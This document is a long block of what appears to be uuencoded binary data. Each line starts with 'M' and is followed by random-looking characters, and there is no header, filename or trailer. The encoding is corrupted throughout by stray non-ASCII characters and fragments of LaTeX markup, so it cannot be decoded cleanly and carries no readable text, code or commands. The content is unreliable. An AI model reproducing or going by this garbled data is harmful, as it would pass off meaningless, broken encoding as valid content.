MOGR1"L^T9G@#K*Z]-X(IE2B\$.I&58F47VVXA_';P>]/'X]-J\$NV]DCVCOUI8Đ M%8RX*5>8)0M>G2XVU?K^J?%>[?*!_(;7'(9?/)540WB>A!B(-"3P([Y\DKIZĐ $M34QS\1,=.J]9+(I/!R97I(QOC&7V"O"=<6QWJ+X,'W7\1@&VY9,\,E<006=@D$ MS+O^RKMW.:',D;)M<0K"&^[ZZ:^\$XCD3JI\$&G<C]PW*2.RV"L*\$@HG[^PUKJĐ MXX.+=BW/>?DY'&2[UF.D0>TR]>O%CJ[A\$\V\%!393H=.S(]ZK'K'EG`E>>S%Đ M]!D1KQ,=Q;R.A>5"L@N5>&XOV(Y#H;[HX/T0G'R!S?31)*\'\W\OL!-:&WGIĐ M\A\$\\4LUU'A,R-38\\U\\\G\\G\\G\\BERSIZE B. (PHMI@:]::6G6QB:OO]\\\\\-I_!_^\\4D M0@9<6U4(ZNK&L,_3=!^./?N7HUQ.CQ9%25-PL'@#D78UZ?G(F]:7'Y@E-,G%D MGA=AH&SW^E5>4SC!T^^;_'/TRN>6(.1"^\$HTL%IP?S\$`'A):<^G@N+SHMH8\D MQ::__.0]"#14\$GLO1BUV5>9G%P3'0OX81Z/Z'`]BRA24"^P&;!R`W/G'Q(=HWĐ M9%7P'H:N#(S8TS=XG[W7QIJN,9NOY&"R]>J/3`C=#,'DQ9'LBH39P[04C-X^Ð MYL5AS\4Y`S3A"2?D7[QH0;R"11G*VZV4=WR&G#ZM+:AEY3"<20L*>2\AH@0(D MFZ=XA/;WG;^3_*7E#:,Z"Z*^4#]+=UDP)]LS6SA7/,L?:E*8#V27J+'3'0QYĐ M"\$^L.G"FY\$5:D<4U+25\$_?9;J_;>"@3JA5)@Z[*PD%-OP;'F=-H3"T0BZPLYĐ M_ZXFDB]?&?Z*#/RH/H>;X1]+?-JIZSRH&WY1N9NL<%(;.L<C7M+<Y96G1_O1D MZQBP(<JZ66J/S*LVV.+2W-K5>,V=,QO_!M6W*_+.NS`<+27BW^10R\$8MFTRVĐ $M[^{'};/!+*N)KN:U.U[^{-}V672T?YK6;<9[3_7;XA="88?>!11\1.2M?L$2L.'D$ MD=M/\$,V!Z9C3Q+1+9SRYGGOWW?D*4-]P/>'PP)L:+XAR9@OOM-U._FCE\$<()D MGEF_6:KB4YF%5;"%@)TX>I8T>7-)R8'_I&\$8**,O:?"P-,40'TBGH*D"+#\]D $M_BU([!\C5*9-NZ25E,>_/[>"I4WU:#!ZP<DIA$+.RL(CS(0E/B)\&I5/DTD6Đ)]$ MEB\6W@D\YZ_,S_::.*I:FU)SZ!#XIS=+]_[6OXR'KPGJ9);QZHQW9\W8%PJFD $M[ZH+C6TMU!GJ?JF(:[1C!QQ]%OF7;J@?749<@V8Z@>>4\P'X\MM!FC.[33UWD]$ MW?%68C'BC; `[X3/BMW%5C342G'];J3<>#78\$80K3#/BIC*UU:X<#+.5DN*KDĐ M)%53S-148='32G,NI4-4WCASMIDWVZPW =C#:I>'O?V[JG5,55 EQ-- INV<Đ M?O;=>AI!B!Y?JMR5O?I!''>VJ&*?@R&"X9384.=D\$X]-/HCN<2'TB,H-J5L/Đ M;LI=SG.V!E1D\OX3@O%;B(N\CH6L RM1H,230"FGVR=UUD<K-2[E]&DC^]<#Đ $M*_L>`[%[_@>K/449)<%3Q<F""#?+NRF[PO'2EKJ]C/3<29KH<X]9Y[ISCW]YÐ$ MB#E<V&)A9;">1KKO:_G0"RU9D&1/`/3BW6;:C\RLH^PUSXA![KCMR(ZB-1&3Đ $\label{eq:m'} \verb|M'| 35L" \ , 8G^2D?6WONP2>6B \ 39', S:7*!&R, PT+\ H\#E!" [TKJ(.<9@J]+-;; DE \ , PT+\ BERGE | TKJ(.<9@J]+-;; DE \ , PT+\ BERGE | TKJ(.<9@J]+-; DE \ , PT+\ BERGE | TKJ(.<9@J)+-; DE \ , PT+\ ,$ $M_//NZ#+M;ONN6K1<#8]",?4K(;OBPOB8<ZNB76XN;1,YF^QX3)GK;%KI=AE`Ð$ MJ38,K9@TXV%T5\$J<8'"T37(J#S!N>72+OYCT7?A94G5>HCAP19+`P_PW8T0-D M7]FF-8-1W\$(U%?JU\MOX%FVF;%8%5C]I593HV'POU'7B-(D]:(@T<63R;9IZĐ $MK: #)4->"RQF<;U_X["J.\'0UM4^1@-M6BO%T2;,$0F]$E@IS23H2WB%[RF$<Đ]$ $MR_{I}= HFN_{X70}["F1VL6_2^0:2+(3$&+P3Z_5069$SJF4AX;L5]X)T';8BD M?4]!68++K+M80.C%Y3%F)'U857H(1K[OQW+FZ47U;LHPD.NA]E]\EW-T[\)@Đ M, JSSR%-8!G&*1I'V37!Q3EM%HJE609U7I<RG95%*R;\P'@2]50AD*[HHWVG*Đ M&7*4RZB9-S5Q_'-&;;3IS#,"HJ]+"H(Y[(I\$SHK%ZO/VCV#\63:)\$ZDO4/U2Đ M5>@+_L_Q:3CQ6<IU:OZRUF:1=#T3CIE120L'Z0H)1VU^*R_C\$N,T;.J/B\4UĐ $M", = ZP9M=F \setminus 8L4-6G8P]$ $U2LJ=-$C(?E++W/"<[IAJS!NZTJ.D]3UMV \setminus 3/.6!D$ $\texttt{M)RDXENO-Q$<;ZLZA02S'Z+_GBN\$^MVN-"HZL)7T@:HWV2XN\1+^ZBGZ^\6.VD }$ M4V34\(20K\$O9Z`&[#6!;4'.!L-#A55<MR1)0,\$/\S_ZQQ?J.'3%?4`\?`4O=Đ MFUQ@#<R<D1LL;OBP]M+,XT@8^NQ5TFL_!^Q3B/V`U=#K7P*<XKZYK)".D"#Đ

MJ-SKALY3\5UM56&%ANP7SIWORN__)IBV)&!%H'_]R,4VN>#^3/NE>:@-A30\D M#%SE91,UQOI\$MV>)5%?PFTW)07;EXQ/\$JR8PP_S#S&EBX/BSA8L<IY'2<`?&Đ M`W"H=`]57^^#\;C9#"TR_N05YA])8&+]T8-L;_PK9OGMSPW))WHY4SJF%9:+D M'E0VV68&\(\)+(.X4-W6/9]\(\))KZD.\JB00\(XIZTF\U\)#K,X?C\(\)[BU2?\(\)&-4=I;\(\)D M-IM<:IOA^!)4I]M5&C9;X%4H,+P1796._WK`K6!\$Z["6QYGEAMV[<BLR'+"LD M82F\WF!A:ACD\#@^03`]KOW[>=X/'-W^D(0CI9=FNHA%*%/"\$=EOC/E>\$:T4D MW4IQP9?SCS?Y@.IP80280[\$4U++C[727V-#<IE+83F3J!B1^0/0*VX>813JTD M?15)TE9EP"!NM.3;>\^A\T4U\$9H@_:]HXS3%]S;.Y[M<==7SQF%HG:6XH_@&Đ M`&&@/Y@Y&T&:49ENL;D3);RSZ`+S>2L,&W.)+D5=+GCA*EVZW@GU66.D8ZYDDM!I%X)!YNC^1`Z"2%K\(@5<.VC]HK?!#SQJ\7#(.?#;@E]_Y"F(RK0-5>QMN[Đ MZPP"6;VA0.!N@6`X?>H2Z"^?V8WZ14[YM6H\$TX,#U([*O=Q3(0:`H..N?!>+Đ M8Z5W=M2[GI>:R8)N"5DZHV^A+J&I@"C>?/#Q?O&8(>M7'D0E>@ACW.&7Y"B;D $M4(\^MX\&>JL$>=<?4V:\$D:M412:]!HL^;#L$^;/7++VDV2?_EB6B4I25N+ZW'D$ M!'XJ^3QX8MFI%DUH&<VM-SQ[6>//L^4'D(^:E0SD[2E-<1G;>L]&I3L-AIFPĐ MW=^FX,O65^>&]HI'_/F:XO#?@GL6+PFSOCU[W[@M](%=P7!S\\$.#/)EIJ*R]D M'\$`4VI%SZA+:F,#'"U#E<014IS_\KBK)`C:NF."*)?D1AS^%@'LLF+UC=Q3CĐ MF"Y:T]#U,V]5!X590G26YS++L/\OQW"6;CE^)*/^LKEE.4P-@*\$J2U)I9K"LD MR&`\T9'/B!*"95@,FH.8Q<KV8`&SNKH0"VT>V428BDCB%;ANP'@\[Z6JOZF!Đ MNC)(;8L@%"?O2&JT!)*3(,8P,9,A3>9"`AHB=)9U7OF_U;#`RFOZJ@QRR,1?Đ M24T22Z@_O[@PKN2@?*V&R.7'Y0'J!#_;%4RXZGIA5I'@D5-JM270X?J[&Z".Đ M6BURJNGBZMI4?[G.H5U)4@6/>^^K@E;D/1#-P>H'I=?(C#&0,+,T->&TE&<SĐ MST^)JP*5<6UQQ^*P]WC(OYVK+124!FR-Z\$[H[EH.8/T.^6D,?LJ><]<M9?5GD $\verb|MKV"<^B+. \9S|-6Q, LWAAU\U, B; O474P8\, /84*3U/^FZ_K%-I?@ZZA=\: P6\#D$ MRMY=@#!;%Q2]SNS0KA;8P^!G=0:^?7<BAQJ/^@K>#KB"+X^_#9!1NGRDREZIÐ $\verb|M"B/9\%K2D] - \verb|J+W(>[[A_^=O;-1&<\#U0;."FY[CP>Y/*O`<&>Z)\\O*CM9(TY=D) + O*CM9(TY=D) + O*CM9(TY=D)$ M#.V I&(W30@(S0@@?>!G"PY&S!+>-^+BOPSVIUT*]B/19;RKU>1(:TXG0A+DĐ M5HCXEP4<75(K=QF0#C)@AXC>LBU-,JM@V"-(0.S\$0ME*!=Q.9SIM9AV0R%,6Đ $M-X@=\TXQ0\&12E7W]4673Z!2Q"6P7DB2M,DG\0JXLTY1F$S@^.F-\@$S8=283D$ MW10KU/%HK6)N.*W*7I702Y;[1\$^MVZ5`@#?(I/DCCE1N-NRBT51\$9R?4IBN%Đ M3KT\<;;C(-U3>W8"_SY9<NTY:Z>,;#\$A@'C1PKAY]7Z0L,O-Q`;S`#JT07G+Đ M, #-\%2-4C.\$&.)0;=X1B\B=1V4=+L&Y%??]_PP'POA;B6,G,E,TT%4U]OBOCĐ $M'3':P[MK]U,-%^V9;GPPNC`^MRT]C0A%>EQU^0G#?$2/P4^>5*<"O)5]M<W_Ð$ MC.0H^MI"%AS^*ZQRJBQC^!/+'8F>8;\=>7@VI^5Y^I)@-UI4JWT\$L6>_D^1QĐ MW>P3>#47[I,Q8TE(8ZENCOD?`+?-L*\E=L`"O_(Y'8#[!7+5RL?C((*[3B]PĐ MMF##XEG>F88LM;ME_+5<GC>4@_I-AH\A"*DO<_=;Y5V5M15,`Q_S4AQ5P]Y\D M'*WW91`<<T80\$#UY;N:=6U9QTDK&!MPI#XNMTW[).>D=F.XX,*QF 6KS8((1D MEORHK&0]`7=&=VW=BV?EVP\V0`_7P,G8A0CLZ"=?P#`.FCO^/M?H1R[7)L.>Đ M_4XI@<4`Y)/PN73D).6Y3^"NYBR'UM+9<=)=RC+0C4J?VEV#'>ZD5_)`5Y4\$Đ M= .3Z@K3`#IW;W9PJ`C>I\$%6MC8+OUQ<\$XMT6+B&V1M894\H8;QN\$T>-KE/DĐ MC!R.AOPU[VE%A`19KA/5.&.^F[C52\$LE%Q\$C69P;>;`-SH+FE96U;\$@X`J):Đ M>, `+LA5;!/4T=-2.ZQ75KCO8++]4RE<`:X<=<%]^:FFZ`XMMLD(*KA7+1;)9Đ M<L0JU]G8W][DQ=J(<E&).L74[%S!QCX/3YB8+C[5W4F5_Q:>K%3!-]2YT)#VĐ $\label{eq:mo:condition} \texttt{MO??&("EG?<9=I(!TI&Q2^-:>^-\#4T642TVE,'_E-N&!W;40MX-GD3\\:0f!8ND)} \\$ M3)P2-]5:#^A#I@(!V62@5L63)7C3NHO2YT:WV>ZT2<HY@1P^VSSCKF4F^5FGD $M\3!C.ANB'IM,!/A\3=:LH/FM78$"9TC(D!-<YF/AB'\PU^""7BJ^,&?<T9&JD$ M!"_JQ[*L*.%-3D46K.X@!Q).3J-AW%R3.&,9`B7B'Q2I",E8PWN5"-Y'%3;LĐ $MLNXL%[^"2<!4A(G,+\CR9@4N@4\),0FMF;J]#<I\IZ&'$7GM,0\%`>GRF'5D$ M\KSUAJLUC4+>C'V6PY>O4GXDOROO'54C#Y2MBU].-9ZF,\KQM\PE"C&8J2W D MP%G5?^)FI`%JRL"Y]6L5:.J&;_)DV7,T/.8S=:)DX,4@H6=6G,R56*7KGU(-Ð M/*VB`P4&OV,7G2HF^B,Y:;D;HY48?-6V.C8S3"E7>%*!-8*!Y1SCK\H;QZH^Đ M.F1%YBYU](P<Q[K:BUA=RGKQ'"ES`N5F\[77EQ,3PNFOY%-SF_JC+U7[)^D7Đ $MLFLJ+KM?:, 45:ZA2T&(\)=\#?P$8]HO?ET#XZ[K.N6.:4N4!7B[8>@.01,1O+D]$ MUGDDRF^^^"AB[Z*=O0KF)Y>](54\$7LJY5][,)4S)K9R5)X>L:5Z"I#(9(N.GD MQKP7>B\$S!R-W(W>;,=/N_8AL!I/XJCH,;Z,F+SK\W!)AL"VTG3A5F\70"G\$?Đ $M3, << V < A82IA]@3'+< V/CEF(AX"!D<64Y:V$]6;4I^D&VR=2:-8[W`+PT[%ZLD]$ MN*9C_:A.=1?0S>Q0VCOY7(K\]YR3NY36UKBA6S<<""U##XRSBRFPX6*03:)(D M/)VLHLI,K-R;.M5, `=;\$X'>KAVMO9,]RURP"MH"A_A6-SBD1RV43*66%-!?SĐ

M%J\$I\$X*<'\$5%16J<JOV!0RQ44>&6T_+7<BXW8`KZ69!BK6W"#2&3@L@J#-SAÐ M#U58@<VXT6])GU1W-`>D0Y[`D\9[<STS@I@XJ<`WDAZW=^:.6F`FD865G#A6Đ M0>#<>+F]W<-M]7%NBZTG,'N(0PAFP^\$E3S*^X*@KE?9VJ"*T0_X0(&L'ST@AĐ MD9E;Y+U)N]0^Z3:-<8V=<;1FOXQ!O'S+E5_2R=F3HD[,RYD;\E::Y2!N^16HD M*:88\$'>3Q%4IQDF4GW"D?JB&F!,BF3S/YR/)^T&@>_Y5*)ZW'S"P?0>H6@A:D MB-G?_'7P'P_M>QU9<YY5>F/)950]@\0WW<\A/Z%K0)?BT9=VV(F/JT'3*LD M7V\$S9(T/\$T]C60*&8`RS52;S9R=ZG^:W&6\A[R-\?:N#84'.X:!\EY/;UÐ M75"BLSN\$G=D\$V<6D-*,P4"E=&YT0C*>X*W.%I8]'0T/+Z2":K,T\FJ&V28,@Đ MU(5V1VYD+K_`:"-4MR8V<(MPZ9MQ(<WR79./+%AG!9JRL<T-G)2OG-20*N4UĐ M#OFHT7(/\SMDRQFX:&I"/LH^^?BJ)\$B?K3UE-S>XDC<L4_87KXTJG_JKI)3[Đ M!Y[D?:,96GNDOR'A*0=BV1RWT>.R6NJ@E4A&4W_X]^RZ=9E;8"M?!WH]GY^2D M60::E%TN&C=T]Y!)0<`<>8,:->.GBB>J9KPUKV___?4+N'BQBX2<(.%[0,DX@Đ M(?][:00=HOWQENB;*BT-T6/YC"YPM_8>&7R4LFT."4V^<(T70_2!34)EJ_)<Đ MQXJ,5<1"NBKX7P@0CZSS6\$0'6UCN<.M!D@(%F\=<XHBBN(6R'G7UZ@!\;)M8D M*"=M612&M+:2], GEIWX#D1PSB<-Z[OHZY9)Y&U75&&\#UG>.@C.H@7+:H\"9\D M>L<)U&?4=./QY?XS9.7K4Z53A1P/+`>-+&>_!0A7S^?\$F(,.!LJ8.Y7'(N4?Đ $MMA^049'-MJX; >FOI[S;))_0*88QZ>., - 9[6]5">, ESC^MA, 7XH_+A<DĐ$ M8=YBW.>-0!093^LF&U%.2W!;-;[5&YG9;Y%T^EGR*^M!!NY:E:>*MK8A68M1Đ MB/G7D]_UUF5/".=J+C("DX\$FCM\@W=8CU?\$&%X+JK)B`*6Z,IY4'MYE&C\$)VÐ MHD3E[M&R_1/V]/M_5)"W[HK#HEA9TZ9563+2H-2CVS"=0."=',\$T*XK'L\$7QĐ MM_6"2:ADAC/ZF[II`O'J8CWM6:Y0_M_)-PK';5:GJTIO\9-Q1<^CD*+0`K@*Đ MT!IV-LV,[:&84?.?CPFR%IN(`4[NAY?Q\HL"MGG7/<%+0KEB\$T2X'&PV];K\$Đ M\$QJQ,PY_3M)VEO)EEY#S^#P:I)(PYZ\$\$K?\T8:7'<2;05-6XRJ3XQ"PWIS\$GD M-"!S'))=S<6=/M@XM@#=(YN8X:N<?<W#G1ZK;_RL4_CCC3+`516*;+X2D>5<Đ $M2_WZRHESEW)$ %+6Q\EO@V+=*D#K'+/G_H+?&,%J\3=KNZ\@QI[@_H4YGEH^NJĐ M=E7]3B82Y5-T*7\$NU<IU>Y4(&O!+G-[!7107>:DG4PP)S;"E;3(4-S-#XQN2Đ M&4]YW&57Y%-!W+ID@\$RM702-0Y18_*`@!\Y60_EQ\HJ;X+HG5&\HZWOQB?Z0Đ M:V&HVO%=>\-/\S9++B22O9MOHTV)8D%\$XI*G!7,D1?NS[5'\?J*NUAH>4<^%D $M>Z^&S,=?\#[HL\&]I+4/3OB+@.+GIF>HSB>*(BEJ\/4YN1/DYJ_5I&2<^IXVHPÐ)$ MFK^X@1YZ/1=?N?RR_?*0H/_^=PSWP?O-QS;4(J\VRRB7B^X%O:)\\F!EGTN`D MYHD]U7NJ%A%?MWM']]91[OYU0ASGBU!+[:22H6_'KV"ZP'J?`Z:Y^4)1L1\, Ð M; \$^_KJODD.S="P1JBG>*Y2M9K9J?]`.9QY-!3R<9Q3DW)7J6PE3*FJ(B9FJ?Đ $\label{eq:mdj5.ld} \texttt{MDJ5.LD[K.G_+1R\#RQI6V<D.[H()X\$//LDH]B955\#,.X^WK?\&/WQ2AJ(C508:Đ)]} \\$ M7H7:5'II[8+G[OS!>W&L+T*_XAEYDO50TO\$;G[L!PI7,NU@#EL\M"4ZFFE>9Đ MX)())#^`US:5#%NQ!EFU)OZL&7*=L@;OUQQ99K7PE)\ODZ'.&&=KO#!L,PP&Đ MR8M`CBK\"\%']96-ZPV%R?SLG=)!7+#X*(236/F+S?D%58'*K_N#B'5YO2;D $M/Z@Z::@*&P$T::1J[H*=*]GU`-/W!._FW3`\#R&*F*=MV8#J*V83L-I(I7*^D)$ $MV^P-@SA;>83V3]@X/AB;H`Y6*Q3NJ!6-VWTV-Q&GSOB1J;:"(:="E-&,;CY[Đ)+1.50P+$ M4!RF>?:I2769T6'I(99E2"9/'",D3V#I,M:8=;S>WT!WONL;PP7M62ZCXM%WD M?:#OH,/H^2.;/WT]:TV)/%FVU*3\D"#GQ/:;FC%;EEC[-5GUAJFXJ+(\$\$X;&Đ MKU:(`1VM+<`,JE%NI=>3#^^,U5Y^"!%3Q_].K`06C,77L"TBH\RCE6TO5-=SĐ MP'I)@B3SR/H^8ATN.SM6"K4/LF''XAV/\$V+D'MZ23OY\@0`^E7^)\=:MLFFBD $MGUS=4V=G^-!JNIB02?5@017G;J^*[-O'=:[5W>2Q/HC/PI8G=9><MH&]>MN!YD$ MD&YX)`'VUYFL@IAWJNJU4Y'&O4*#MB(SMF-C7/CD?7EZQFT,[^.6^28_LY6SĐ M7RJ.5YGX[/O'?,NY[GHN;_?(W%IIA5YAC,Y#UFZ`5-THYO1GO_B%JY[#X``EĐ $\texttt{ML} = \texttt{KP\&[\#2\$2T1E?"*30181\&TX.G]N\G1\$[+O^=AH-!N@'6:Q@:=7TC1*\$U\#ZĐ) }$ $M+W+.<E(A,12[U//EG>H94@P65Y!0>8E\U&3CEXQ8U'T)4)7":N<=%MBU)K?EÐ$ M#_ZX"M07V5P5!W[.=PV&9\\3B7"Q7[SS)-;U!+!US6A\YINIBLV8?JLRHXM;Đ MF:]?9F&E8&@!CN[6`[`\X?7^%75086<GK.OQS+#VQ\^;33EIKD:/?G'5G=#&Đ MLI:>R7YQ\\$I^M@AV==R*)/%OXD*_,3J]8<Y`_'ZM"=?']B2N0=!C\$HZS&!_WĐ M0,657%7C[U<:A3@?S:*VR2%I3L4'LMXNY1_JW\@.D27KGOQ0Y0*G,LP>9FE9D MIOH4E^G4^V<Y&9BOO&EG4-++K^6F(!=>)XT;:Y``]YOO#-BD#[Y2?*+A&98,Đ MJCB(.-P6M--^6F69.E0XHA2#>"]>60X,_<TQT2;YO9@D[SBG5_%G/];F-O,2Đ MP[,[<F+V*_;3&=/+OT63E*B*5%(8TA56PD:Y>905>MSED]D=I#<3%_W&>_MFD M+8S?KG!9>(8^VK[(CF7I=%=Z@&\7E)@EK.6KPLX!##U`=_%V@(5/A(N>4`-+D M>+3,=ZT\$F^]FOK8@L':<T.D?4;'2(+"??+V?A!'G]JO6\"6U 0 8&!ES0YRA4D MX^@[R,[)[M)/Z?D9SC5[@VZR8>L@]VD5]+[C.@&R_NOK<^H;Z3DPG=U<#W^ZĐ M7;S)XL;-D7+6TIU'_26BO2&R?YTX"E!POG[=-0!9\$#_&[FP9.WH+;E+;#CIXĐ MGFHLENSMW>(6>#3HOB!JCQ1F`A0(\D_+D&+^#W%D#ZL4749[(EQ<:P^SSJAVĐ

MT=\S\#XL<Q=Y3C3M=X5@V5!QZHV(;FCO<'Z7!I@;T&/0+[G1"\\#@+>H\7R/3KD $\texttt{M:M894L-X<RIW-NKGAH`GJY=60Y2\#@U\$-\&-0G6P:6KSDQ(]\#XFD\D(WX?7I.,Đ) }$ M>X?0EY\BJZ@6@Z2PJ6)6"A4">+PS3,8O>17F0+6:/\#6N<&IVJ[:UH;VI."WD M'VW*7MR"KLXZ7MO/Q=E'ZY&&'JV6"(S7ZPJ_XF#7V@</H`V5@7<V+<^4-O.)Ð M0?]7]E#\\$PO6:X##ZJIR(6.,#?B8M%T!^NI2A!I@=46:/.+2B)83G'K%.;<#D MK[M>VT;'ZOOPZE>DM\$'Y^,JT^*_20S[L>"<UU\$*]^6')?1G4`E235=*-!5^)Ð MS6*+^P<?\#8M0VI EGW^&#(64 =40=`J9?:-S4#Z3M6"P^26=*>6D.;FF<#;Đ ME"RKZ%//'<\^LSI+&J(40:)53WG@`X^*0B[\16A<H>KBP/50_)L5\$&X>K;W]D M5;/@=B!1->N7D\$U"S=K]^Z@@AO>WT7Q13&*W!"=`3K9-SZA?BHM5)R.E/;(*D $MI!U$S>HOC=!_EU8.9E1!1@U68KD4FCA8(G.QW&\\2B0_ET>2R;=G9-&9`M[MD]$ ML\$RKCT0.,4`;,J9/XZN6(&-3Q1;M1#9).&WSY@C?EABTMN#9GAY(\OFK:_&;D MLU&?:XOHPMMY#KDKWNQTT:%?MXP\OAHT>.X@Y\^;KYMSNXJI%JL\#@P]H3'KD $M[]EOUQ(=[STV+IS39#-C@($2>YD;6X.#(K^-GHS[K2([(8]#FH+E*"W]*<M\D)])]$ M60Z^8L'&;K+,("VS8JS,]0N-I=AB9EFIEF(=%39!EI>RR(KF;-_XX`)]4.OYĐ M/]R#J4^\3';L,O\$B*M'X]50Y#ECG%\$[;1EPF06@U`ED/MU1'GFLX,`'^IC^7Đ MBJ\$J/,35*YI%"X@%LJ#LZ>!^TW\$HG?D>'0N'A(^`0TFNY\$<81X&\/5T_+.?*Đ MW+MNW(K8%9":%#08MQO`!ZL!>;WG`AM,)K\1%A(B2['+U`P^B\=E7R1"*;\7Đ M1+*5IU[W\$7)8U#)E`M)2=N8MCO/8(@D1%ZBO6-\$-)BM\9W7U7EXL2/<XFA3.Đ M^L`Y7600P\$H8]K.B6=.9):S2>[Q#V2!M'41Q5GTR-_+B&V@U[>I3\$\;JKU,EĐ MY\0K'QTKQNEB_V\J#TF%,;S:A[3K0]LS!#&_T=J?S;O4`VQK.^?=M\'P]40[Ð $\texttt{MJH=XM} \setminus \texttt{M\&@9F7@M)} \# \ \$\# . \$ < \# [\texttt{6I!4Q} (\texttt{52\#B!3}, \texttt{1} < \texttt{8DJ5D+B} > \texttt{K=O/CHYY} \# \texttt{9D})$ $M"XL26;E*[OS(<2%;Z*U'L[K6*,R-\UI0;-=NUR(SI,LD/",3Y=VI<.1)BG/\D]$ MS,BX8`9#=+>];A>LZ.F*C?+)3XL4&^IZA_U8P1"L;YY+AQNU+DWE]F:R1J7PÐ M^8?SH)5U'WZR#ZK<=FY]@#F"U/,W+K!D%X.?#U_DXY,^OL-\$9?;'NUN7\$,;2Đ MF#?>,O;7IX\$_WS391[_G?#)MNDR)?O_\!*C%>.AOLO*':LD/C_OR<8E`FX&OÐ M(HBQEES@-:8[T!J5,)Y!SF#&'D@I*KZW;?.UL\NL3;7LP(\$@YKNW]]"[3?*XĐ M<6]QOY1\$?=U(^=YW[BY7!ZV5B0UVANK-AU)-NO::)@R%#'I7Z<]?VFYFF\$@]D MS28BMR4GXO4N91\$5F^30UG3F+7MNFEIZB4MPW7`NH 5FV2RA+=W !BI@X0`UĐ M;M!\0>5];N2RU(;NLM8;:V36\$;6>IOF(QBP%3=FW?Y1K^+=V[H."[TQ&!Y@VĐ M)FHU`4UWAJK32^Q#K,F[Q86P(J,I0*[NA901,S!K3)6%CM8[.4!IE@.T+7 BĐ ME.I:\$4%2E[:_\8KX11?^<R^\)?M<N2G)TJQ=7.#2R0;70:C85Q=NN<5,!V>2Đ M = -; KRZZ6 : 4 + F7) ? BZ1L943 : \$= W > = & E VQ\$B,0 + JP : I[MM60\$590 # WD PP] : MM60\$590 + MD : MM60\$590 + MDMUWK[,/7+TZ_)M7U9*?._G(H5DCB`_<E:;->6.E5DS;%)(B.38AB21#ACP;+#Đ M:B`1N_@9+=T?%ITHCA+O=W_GS:Z@\$K'L&3"EMM*5`'RG<Y;DLP4MPT60QTG*D M^.*MK=@<&G\J[[3TT)VR[^S][N!QZ9-?GBNS#B[K*WM4]T"GGEDH?LNP<"\$ND M]I-G800'=LM8J5&[710VN?@628#K&P`4H^LHL!ODT64=GZ%IHNH[`GWHMÐ MC?O]DZ\E]@0A%H00,NCU33,IF_^A0X_>ZJA<.'<\#`V76T%%9/E\$F]V7Z7@6:Đ M^SD7,=VH;GG2B&7PYSFA`?T+XI5OV7*;:2->.S7@RQ+PN7FG/ZMQGIE@Q8I*D M)WIUOD9LD#--:OF:.OK7!XKN9_JC5#;6:%D9K8PVU6!PE?:>)A<',7AV\$>(ZĐ M#AE.4'N%*Q4^&2%+R)14HA>76`7;DQGG))RNTT4IZ_?O<++^_O".57%"V\$V.UD M)2WMR%6+6"Q7U<FZV'/TD,0*.-Y,=*!,YE38A\$-?_8P-F=UK9D/J0#BFS::CD M<[[^ ,`>\B0![&E!'F(=ZN66Z%3\$T"43NLMQ9=\CI!5CC^7@K7<IS*'HZ"\$GD $M%+LJUU.G>1;GV=4=M?.4SL/6ZRBP8:6W?6J%6/@(#)BP,8XK&R9&FU"\:VEOÐ$ M4IH.O,2P"IR8;3KF+%-?7;NI8601\#K7B_:T0+!VOA*JRK&OX<R7H8J#.<7!Đ M8ZRL=W?%"SUMI; KK5+.>5@?VS^W%&&8:9KDJGOPD'([9A6J3&=QU.9Y3H^JUĐ M+2[7'._7YTP-5_S`43!'O<TDAIVP-7E,@V1_V<[[CEAAVCO\$,96!E-ZP7,NQĐ M2?\$6&:<NL,L-45NLH\L?B`;<O_R;PK03)A&-FG6F&3R_],/91.%3W*+-!'W)D MJ.Z("X\M48!<*5CDRK(X6BQ[L+&KUXNH>NV\$\Y-3ULC#OX&,UJTAF_00^"A\D M:F`#PL1NW72"M=J0@GG*B(R.>5=H4.;;)LUU4L#A[AO>(#`D+L4!N,;S-CX*Đ MK\$[A7R;7!5H@`]1P?(YA#P4#\$9,>P@EO?2K^C]CNYT5_EV0K:<JG0=]D,#Z;Đ MDV8R/X^KJE+NE]O)'[K-LT,>AM@24 *495>JT15^U+,<C*9RM @1XZFM*VBQĐ MVYY4KWGK4C=;JSY^DZ#ZOV<MBI6(YM"V\K]??WOKQ4P13'N-U8Z5QZVJFJ)/Đ M;)'\'`,!['\=+T:\$0DCSTQ\$C!L70`G>X"-]\1ENSU1U@6&AGUZAZX;,/;UY1Đ M1/A%AR*'D"\0VXNX_'_">+AAG><RI_X!\L*'RT#L%&F+6+Q9'`5JA=O--IYSĐ MB5G(J3W_OV,);B&:LB_-_^A^#+2O;^D;4LC.E%FK00;8;F0,65:DW[UV.`GD MBK1U*Q,3H?"2L<D,`II3\$\;U+QMWDI&3,49Q@BX]90%QZQV/Z_YF6!5]OJ?CĐ MJ[SX"G>1+YHI]\#.2K7VB:<-^%<-*%/[NF/7I[IW1-NFLM,R\RU&Q32E7R51D M:#U=4.3_<5K?>Z&I`TJ5]=ZMG-_Y!CQ9G.6JX4S_;Q9YP!@#M&6%\$(/#9R1_Đ $MK_^/NZT.X9D[\&%,NL*,C>GP2M>T>=N^R4%4FQ)\&[2[0;W*EE063^J!EJJ8+XD]$ $\texttt{M-O,V?BNV}] \texttt{U>P5} \texttt{$AJC8W?J/N]S+]} \texttt{I?.Q^OIM/(Q!AC\&?Z\#Z96Q`9/$M[P?:.9D) } \texttt{$M$} \texttt{$$

M-QI<BZG(B%(87)S8U7#SL"1/U5@7:-OU@&'55*!VV)@6C;_[&<II0Q=J>!@XD M5CWQX!@@[G<7P44/N^DX;^J]0XR>_?D!J;L=R?UT*0J?91K5G1P%_D2(P=_CD MO0@Q\Y*APBN!'&;F"\.7SA56MH4BQ"790S*[6YYIYZ\$CA<?]RH.,')K9;5-MD M1#8N\C2\$#S>5F*G<KU>!_K?!--M+Y=?Q(>[JW7:2\$\$8=J'I?J885-2'9HNJ9Đ MA3ZJNJL4?:T_I>Q^VK6%/4@]IO!5?RJ8^XK@NWLL+3\$Y[TK&Q@8UCEI8!\$F,D M@W7!<**!1`K4^QLZZI5\$FBR*:O3<SGV]PE#-L-\%LI3;9V\H\$_JV*S[!:(7,D MX]+Z\JZQ+KI\$-XPCC-YG%3!<A!CVUD&K(0JL</T5U4TF;V72*69A1-"U'K;FD M9>DDE>J`=HBJ/E,57QPU3EBR4B%E=[O!=%%-4-IVKZNIXJ/B=+,G9Y3Z^&=*Đ M;+ALL,I[642Q8RX9E>KR`]-6N`N?@\$+\/+%5ATLJ.(+<US]\4R#SGG,6M;Q*D $MO@7 >> V-2 \setminus 5DX8M5X7PL?JD,5;4)[0 \setminus (U@Y[%1\A-Q$"43%79N&1,&.J\Q'.KD)]$ 